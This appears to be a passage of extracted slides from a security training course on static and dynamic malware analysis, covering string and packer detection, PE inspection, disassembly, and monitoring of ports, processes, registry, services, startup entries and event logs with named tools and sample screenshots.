
- **Strings** communicate information from the program to its user
- Analyze **embedded strings** of the readable text within the program's executable file
Ex: Status update strings and error strings, etc.
- Use tools such as **BinText** to extract embedded strings from executable files

String Searching Tools:

- FLOSS (<https://www.fireeye.com>)
- Strings (<https://docs.microsoft.com>)
- Free EXE DLL Resource Extract (<http://www.resourceextract.com>)
- Hex Workshop (<http://www.hexworkshop.com>)

BinText

BinText is a text extractor that can extract text from any kind of file and includes the ability to find **plain ASCII text**, **Unicode text** and **Resource strings**, providing useful information for each item



<https://www.mcafee.com>


Static Malware Analysis: Identifying Packing/Obfuscation Methods

- Attackers often **use packers to compress, encrypt, or modify** a malware executable file to avoid detection
- It complicates the task for the **reverse engineers** in finding out the actual program logic and other metadata via static analysis
- Use tools such as **PEid** which detects most common packers, cryptors, and compilers for PE executable files

Packaging/Obfuscation Tools

- UPX (<https://upx.github.io>)
- Exeinfo PE (<http://exeinfo.atwebpages.com>)
- ASPack (<http://www.aspack.com>)

PEid tool provides details about **Windows executable files**. It can **identify signatures** associated with over **600 different packers and compilers**



<https://www.ardeia.com>

Static Malware Analysis: Finding the Portable Executables (PE) Information


- PE format is the **executable file** format used on Windows operating systems
- Analyze the **metadata of PE files** to get information such as time and date of compilation, functions imported and exported by the program, linked libraries, icons, menus, version info, strings, etc. that are embedded in resources
- Use tools such as **PE Explorer** to extract the above mentioned information

PE Explorer

PE Explorer lets you open, view and edit a variety of different 32-bit Windows executable file types (also called PE files) ranging from the common, such as EXE, DLL and ActiveX Controls

PE Extraction Tools


- Portable Executable Scanner ([pescan](https://tzworks.net)) (<https://tzworks.net>)
- Resource Hacker (<http://www.angusj.com>)
- PEView (<https://www.aldeid.com>)



- Programs need to work with **internal system files** to function properly
 - Programs store the **import** and **export functions** in kernel32.dll file
 - Check the **dynamically linked list** in the malware executable file
 - Finding out all the **library functions** may allow you to guess what the malware program can do
 - Use tools such as **Dependency Walker** to identify the dependencies within the executable file

Dependency Checking Tools

- Dependency-check (<https://jeremylong.github.io>)
 - Snyk (<https://snyk.io>)
 - Hakiri (<https://hakiri.io>)
 - RetireJS (<https://retirejs.github.io>)




Static Malware Analysis: Malware Disassembly

- Disassemble the **binary code** and analyze the assembly code instructions
- Use tools such as **IDA** that can reverse machine code to **assembly language**
- Based on the reconstructed assembly code, you can inspect the **program logic** and recognize its threat potential. This process is carried out by using debugging tools such as **OllyDbg** (<http://www.ollydbg.de>), etc.

IDA

IDA is a **Windows, Linux or Mac OS X** hosted multi-processor **disassembler and debugger** that can debug through Instructions tracing, Functions tracing, Read/Write-Execute tracing features



Disassembling and Debugging Tools

- WinDbg (<http://www.windbg.org>)
- odjdump (<https://sourceware.org>)
- ProcDump (<https://docs.microsoft.com>)
- KD (<https://docs.microsoft.com>)
- CDB (<https://docs.microsoft.com>)

Dynamic Malware Analysis

- In **dynamic analysis**, the malware will be executed on a system to understand its behavior after infection
- This type of analysis requires safe environment such as **virtual machines** and **sandboxes** to deter the spreading of malware
- Dynamic analysis consists of two stages: System Baseline and Host Integrity Monitoring

System Baselining

- Refers to taking a **snapshot** of the system at the time the malware analysis begins
- The main purpose of system baselining is to identify significant changes from the **baseline state**
- System baseline includes details of **file system**, **registry**, **open ports**, **network activity**, etc.

Host Integrity Monitoring

- Host integrity monitoring involves taking a **snapshot** of the **system state** using the same tools before and after the analysis to detect **changes** made to the entities residing on the system
- **Host integrity monitoring** includes:
 - Port Monitoring
 - Process Monitoring
 - Registry Monitoring
 - Windows Services Monitoring
 - Startup Programs Monitoring
 - Event Logs Monitoring/Analysis
 - Installation Monitoring
 - Files and Folder Monitoring
 - Device Drivers Monitoring
 - Network Traffic Monitoring/Analysis
 - DNS Monitoring/Resolution
 - API Calls Monitoring

- Malware programs corrupt the system and **open system input/output ports** to establish connections with remote systems, networks or servers to accomplish various malicious tasks
- Use port monitoring tools such as **netstat**, **TCPView**, etc. to scan for suspicious ports and look for any connection established to unknown or suspicious IP addresses

```
C:\Users\Test>netstat -an

Active Connections

Proto  Local Address          Foreign Address        State
TCP    0.0.0.0:80              0.0.0.0:0             LISTENING
TCP    0.0.0.0:135             0.0.0.0:0             LISTENING
TCP    0.0.0.0:443             0.0.0.0:0             LISTENING
TCP    0.0.0.0:445             0.0.0.0:0             LISTENING
TCP    0.0.0.0:982             0.0.0.0:0             LISTENING
TCP    0.0.0.0:912             0.0.0.0:0             LISTENING
TCP    0.0.0.0:7680            0.0.0.0:0             LISTENING
TCP    0.0.0.0:49664            0.0.0.0:0             LISTENING
TCP    0.0.0.0:49665            0.0.0.0:0             LISTENING
TCP    0.0.0.0:49666            0.0.0.0:0             LISTENING
TCP    0.0.0.0:49667            0.0.0.0:0             LISTENING
TCP    0.0.0.0:49668            0.0.0.0:0             LISTENING
TCP    0.0.0.0:49675            0.0.0.0:0             LISTENING
TCP    127.0.0.1:15292          0.0.0.0:0             LISTENING
TCP    127.0.0.1:23481          0.0.0.0:0             LISTENING
TCP    127.0.0.1:27275          0.0.0.0:0             LISTENING
TCP    127.0.0.1:49967          0.0.0.0:0             LISTENING
TCP    192.168.0.81:139          0.0.0.0:0             LISTENING
TCP    192.168.0.81:62822         111.221.29.116:443 ESTABLISHED
TCP    192.168.0.81:62855         74.125.68.188:5228 ESTABLISHED
TCP    192.168.0.81:62214         77.234.43.24:88 ESTABLISHED
TCP    192.168.0.81:63226         34.200.24.36:443 ESTABLISHED
TCP    192.168.0.81:64557         216.58.197.69:443 ESTABLISHED
TCP    192.168.0.81:64559         107.22.254.212:443 ESTABLISHED
```

Process	PID	Protocol	Local Address	Local Port	Remote Address	Remote Port
[System Proc...]	0	TCP	server2016	1501	65.55.252.202	https
explorer.exe	3800	TCP	server2016	1559	HTTP/1.1 302/195...	https
explorer.exe	3800	TCP	server2016	1563	HTTP/1.1 302/205...	https
Httpd.exe	2608	TCP	Server2016	102	Server2016	0
Httpd.exe	2608	TCPV6	Server2016	1072	Server2016	0
Iisrs.exe	568	TCP	Server2016	1538	Server2016	0
Iisrs.exe	568	TCPV6	Server2016	1530	Server2016	0
Imovie.exe	1792	TCP	Server2016	1541	Server2016	0
Imovie.exe	1792	TCP	Server2016	1559	Server2016	0
Imovie.exe	1792	TCP	Server2016	2103	Server2016	0
Imovie.exe	1792	TCP	Server2016	2105	Server2016	0
Imovie.exe	1792	TCP	Server2016	2107	Server2016	0
Imovie.exe	1792	TCPV6	Server2016	1541	Server2016	0
Imovie.exe	1792	TCPV6	Server2016	1559	Server2016	0
Imovie.exe	1792	TCP	Server2016	2103	Server2016	0
Imovie.exe	1792	TCP	Server2016	2105	Server2016	0
Imovie.exe	1792	TCPV6	Server2016	2107	Server2016	0
Resnrdse.exe	2500	TCP	Server2016	1241	Server2016	0
Resnrdse.exe	2500	TCP	Server2016	1570	localhost	1571
Resnrdse.exe	2500	TCP	Server2016	1571	localhost	1570
Resnrdse.exe	2500	TCP	Server2016	1577	localhost	1578
Resnrdse.exe	2500	TCP	Server2016	1570	localhost	1577
Resnrdse.exe	2500	TCP	Server2016	8834	Server2016	0
Resnrdse.exe	2500	TCPV6	Server2016	8834	Server2016	0
services.exe	56	TCP	Server2016	1540	Server2016	0
services.exe	56	TCPV6	Server2016	1543	Server2016	0
svchost.exe	688	TCP	Server2016	49152	svchost	0
svchost.exe	906	TCP	Server2016	1537	Server2016	0

Endpoints: 79 Established: 10 Listening: 47 Time Wait: 1 Close Wait: 0

Port Monitoring Tools

- CurrPorts**
(<http://www.nirsoft.net>)
- dotcom-monitor**
(<https://www.dotcom-monitor.com>)
- PortExpert**
(<http://www.kcsoftwares.com>)
- PRTG's Port sensor**
(<https://kb.paessler.com>)
- Nagios Port Monitor**
(<https://exchange.nagios.org>)

Dynamic Malware Analysis: Process Monitoring

- Malware camouflage themselves as **genuine Windows services** or hide their processes to avoid detection
- Some malware also use **PEs (Portable Executable)** to inject into various processes (such as **explorer.exe** or web browsers)
- Use process monitoring tools like **Process Monitor** to scan for suspicious processes

Process Monitoring Tools

- Process Explorer (<https://docs.microsoft.com>)
- Monit (<https://mmonit.com>)
- ESET SysInspector (<https://www.eset.com>)
- System Explorer (<http://systemexplorer.net>)
- Security Task Manager (<https://www.neuber.com>)

Process Monitor

Process Monitor shows **real-time file system, Registry, and process/thread** activity

Process Monitor - Sysinternals: www.sysinternals.com							
Time of Day	Process Name	PID	Operation	Path	Result	Detail	
13:15:46.6574378	Explorer.EXE	7492	R ReadFile	C:\Windows\System32\...	SUCCESS	Offset: 2149888, Length: 16384...	
13:15:46.6587290	DellUpServi...	5524	T Thread Exit		SUCCESS	Thread ID: 7764, User Time: 0.0...	
13:15:46.6732839	ctfmon.exe	7260	C CreateFile	C:\Windows\System32\...	SUCCESS	Desired Access: Read Attributes...	
13:15:46.6733398	ctfmon.exe	7260	Q QueryBasicI...	C:\Windows\System32\...	SUCCESS	Creation Time: 29-09-2017 19:11...	
13:15:46.6733501	ctfmon.exe	7260	C CloseFile	C:\Windows\System32\...	SUCCESS		
13:15:46.6734443	ctfmon.exe	7260	C CreateFile	C:\Windows\System32\...	SUCCESS	Desired Access: Read Data/List...	
13:15:46.6734958	ctfmon.exe	7260	C CreateFileM...	C:\Windows\System32\...	FILE LOC...	SyncType: SyncTypeCreateSect...	
13:15:46.6735361	ctfmon.exe	7260	C CreateFileM...	C:\Windows\System32\...	SUCCESS	SyncType: SyncTypeOther	
13:15:46.6736604	ctfmon.exe	7260	L Load Image	C:\Windows\System32\...	SUCCESS	Image Base: 0x7fed0860000, I...	
13:15:46.6736853	ctfmon.exe	7260	Q QueryNameI...	C:\Windows\System32\...	SUCCESS	Name: \Windows\System32\KB...	
13:15:46.6736880	B EPSecurityS...	3460	R ReadFile	C:\Windows\System32\...	SUCCESS	Offset: 534016, Length: 16384, I...	
13:15:46.6737563	ctfmon.exe	7260	C CloseFile	C:\Windows\System32\...	SUCCESS		
13:15:46.6739703	ctfmon.exe	7260	R ReadFile	C:\Windows\System32\...	SUCCESS	Offset: 2149888, Length: 4096, I...	
13:15:46.6740525	B EPSecurityS...	3460	R ReadFile	C:\Program Files\Bitdefe...	SUCCESS	Offset: 366080, Length: 11776, I...	
13:15:46.6761459	Explorer.EXE	7492	R ReadFile	C:\Windows\System32\...	SUCCESS	Offset: 6607872, Length: 16384...	
13:15:46.6776949	B EPSecurityS...	3460	R ReadFile	C:\Program Files\Bitdefe...	SUCCESS	Offset: 882176, Length: 12800, I...	
13:15:46.6781537	ctfmon.exe	7260	R RegQueryKey HKLM		SUCCESS	Query: HandleTags, HandleTag...	
13:15:46.6781779	ctfmon.exe	7260	R RegOpenKey HKLM\Software\Micros...		SUCCESS	Desired Access: Read	
13:15:46.6782045	ctfmon.exe	7260	R RegQueryV...	HKEY\SOFTWARE\Micro...	SUCCESS	Type: REG_DWORD, Length: 4...	
13:15:46.6782178	ctfmon.exe	7260	R RegCloseKey HKLM\SOFTWARE\Micro...		SUCCESS		
13:15:46.6782581	ctfmon.exe	7260	R RegQueryKey HKCU		SUCCESS	Query: HandleTags, HandleTag...	

Showing 83904 of 615771 events (13%)

Backed by virtual memory


<https://docs.microsoft.com>

- Windows registry stores **OS and program configuration details**, such as settings and options
- Malware uses the registry to perform harmful activity continuously by **storing entries** into the registry and **ensuring** that the **malicious program** runs whenever the computer or device **boots automatically**
- Use registry entry monitoring tools such as **jv16 Power Tools 2017** to examine the changes made to the system's registry by malware

Registry Monitoring Tools

- regshot (<https://sourceforge.net>)
- Reg Organizer (<https://www.chemtable.com>)
- Registry Viewer (<http://accessdata.com>)
- RegScanner (<http://www.nirsoft.net>)
- Registrar Registry Manager (<http://www.resplendence.com>)


jv16 Power Tools 2017 It is a registry cleaner used to **find registry errors** and unneeded registry junk and helps in detecting registry entries created by malware



<https://www.macecraft.com>

Dynamic Malware Analysis: Windows Services Monitoring

- Malware spawns Windows services that allow attackers **remote control to the victim machine** and pass malicious instructions
- Malware **rename their processes** to look like a genuine Windows service in order to avoid detection
- Malware may also employ rootkit techniques to manipulate **HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services** registry keys to hide its processes
- Use Windows services monitoring tools such as **Windows Service Manager (SrvMan)** to trace malicious services initiated by the malware



Windows Service Monitoring Tools

- Advanced Windows Service Manager (<http://securityxploded.com>)
- Process Hacker (<http://processhacker.sourceforge.net>)
- Netwrix Service Monitor (<https://www.netwrix.com>)
- AnVir Task Manager (<https://www.anvir.com>)
- Service+ (<https://www.activeplus.com>)
- Service Manager Tray for Windows (<https://winservicemanager.codeplex.com>)

Dynamic Malware Analysis: Startup Programs Monitoring

- Malware can **alter the system settings** and add themselves to the **startup menu** to perform malicious activities whenever the system starts
- Manually check or use startup monitoring tools like **Autoruns for Windows** and **WinPatrol** to detect suspicious startup programs and processes

■ Steps to manually detect hidden malware:

- Check startup program entries in the registry editor
- Check device drivers automatically loaded
 - **C:\Windows\System32\drivers**
- Check **boot.ini** or **bcd** (bootmgr) entries
- Check Windows services automatically started
 - Go to **Run** → Type **services.msc** → Sort by **Startup Type**
- Check startup folder
 - **C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup**

Autoruns for Windows

The screenshot shows the 'Autoruns' application window. The title bar reads 'Autoruns - Sysinternals: www.sysinternals.com'. The main area is a grid table with columns: Autostart Entry, Description, Publisher, Image Path, and Timestamp. The table lists various startup entries, including system processes like 'cmd.exe' and 'explorer.exe', as well as third-party applications like 'AvastUI.exe' and 'OneDrive'. The 'Timestamp' column shows the last run time for each entry.

Autostart Entry	Description	Publisher	Image Path	Timestamp
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\Minimal\Shell			c:\windows\system32\cmd...	8/8/2017 5:39 PM
cmd.exe	Windows Command Processor	Microsoft Corporation	c:\windows\system32\cmd...	5/30/2017 3:40 PM
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				10/9/2017 3:12 PM
AdobeAAMUpdater... Adobe Updater Startup Utility	Adobe Systems Incorporated	c:\program files (x86)\comm...	6/29/2016 12:59 PM	
AvastUI.exe	AvLaunch component	AVAST Software	c:\program files\avast softw...	10/2/2017 7:12 PM
NvBackend	NVIDIA Update Backend	NVIDIA Corporation	c:\program files (x86)\nvidi...	6/30/2015 12:24 AM
SecurityHealth	Windows Defender notification icon	Microsoft Corporation	c:\program files\windows def...	12/12/1996 1:04 PM
HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run				8/11/2017 7:59 PM
Acrobat Assistant 8.0 AcroTray	Adobe Systems Inc.	c:\program files (x86)\adobe...	8/1/2017 1:19 AM	
Adobe Creative Clou... Adobe Creative Cloud	Adobe Systems Incorporated	c:\program files (x86)\adobe...	9/20/2017 2:56 PM	
vmware-tray.exe	VMware Tray Process	VMware, Inc.	c:\program files (x86)\vmwar...	11/12/2016 12:49 PM
HKCU\Software\Microsoft\Windows\CurrentVersion\Run				8/8/2017 6:11 PM
Adobe Acrobat Syn... Adobe Collaboration Synchronizer 1...	Adobe Systems Incorporated	c:\program files (x86)\adobe...	8/1/2017 1:10 AM	
BgMonitor_179662... Nero Home	Nero AG	c:\program files (x86)\comm...	6/27/2007 6:33 PM	
CCleaner Monitoring	CCleaner	Piriform Ltd	c:\program files\ccleaner\cc...	2/8/2017 7:49 AM
east-tec InvisibleSe...				6/20/1992 3:52 AM
OneDrive	Microsoft OneDrive	Microsoft Corporation	c:\users\test\appdata\local\...	8/31/2017 6:25 AM

Ready. <https://docs.microsoft.com> Windows Entries Hidden.

Dynamic Malware Analysis: Event Logs Monitoring/Analysis


- **Log analysis** is a process of analyzing computer-generated records or activities to identify malicious or suspicious events
- Use **log analysis tools** like **Loggly** to identify suspicious logs or events with malicious intent

Log Analysis Tools

- SolarWinds Log & Event Manager (<http://www.solarwinds.com>)
- Netwrix Event Log Manager (<https://www.netwrix.com>)
- LogFusion (<https://www.logfusion.ca>)
- Alert Logic Log Manager (<https://www.alertlogic.com>)
- EventTracker Log Manager (<https://www.eventtracker.com>)

Loggly

Loggly automatically recognizes common **log formats** and gives you a **structured summary** of all parsed logs



Dynamic Malware Analysis: Installation Monitoring

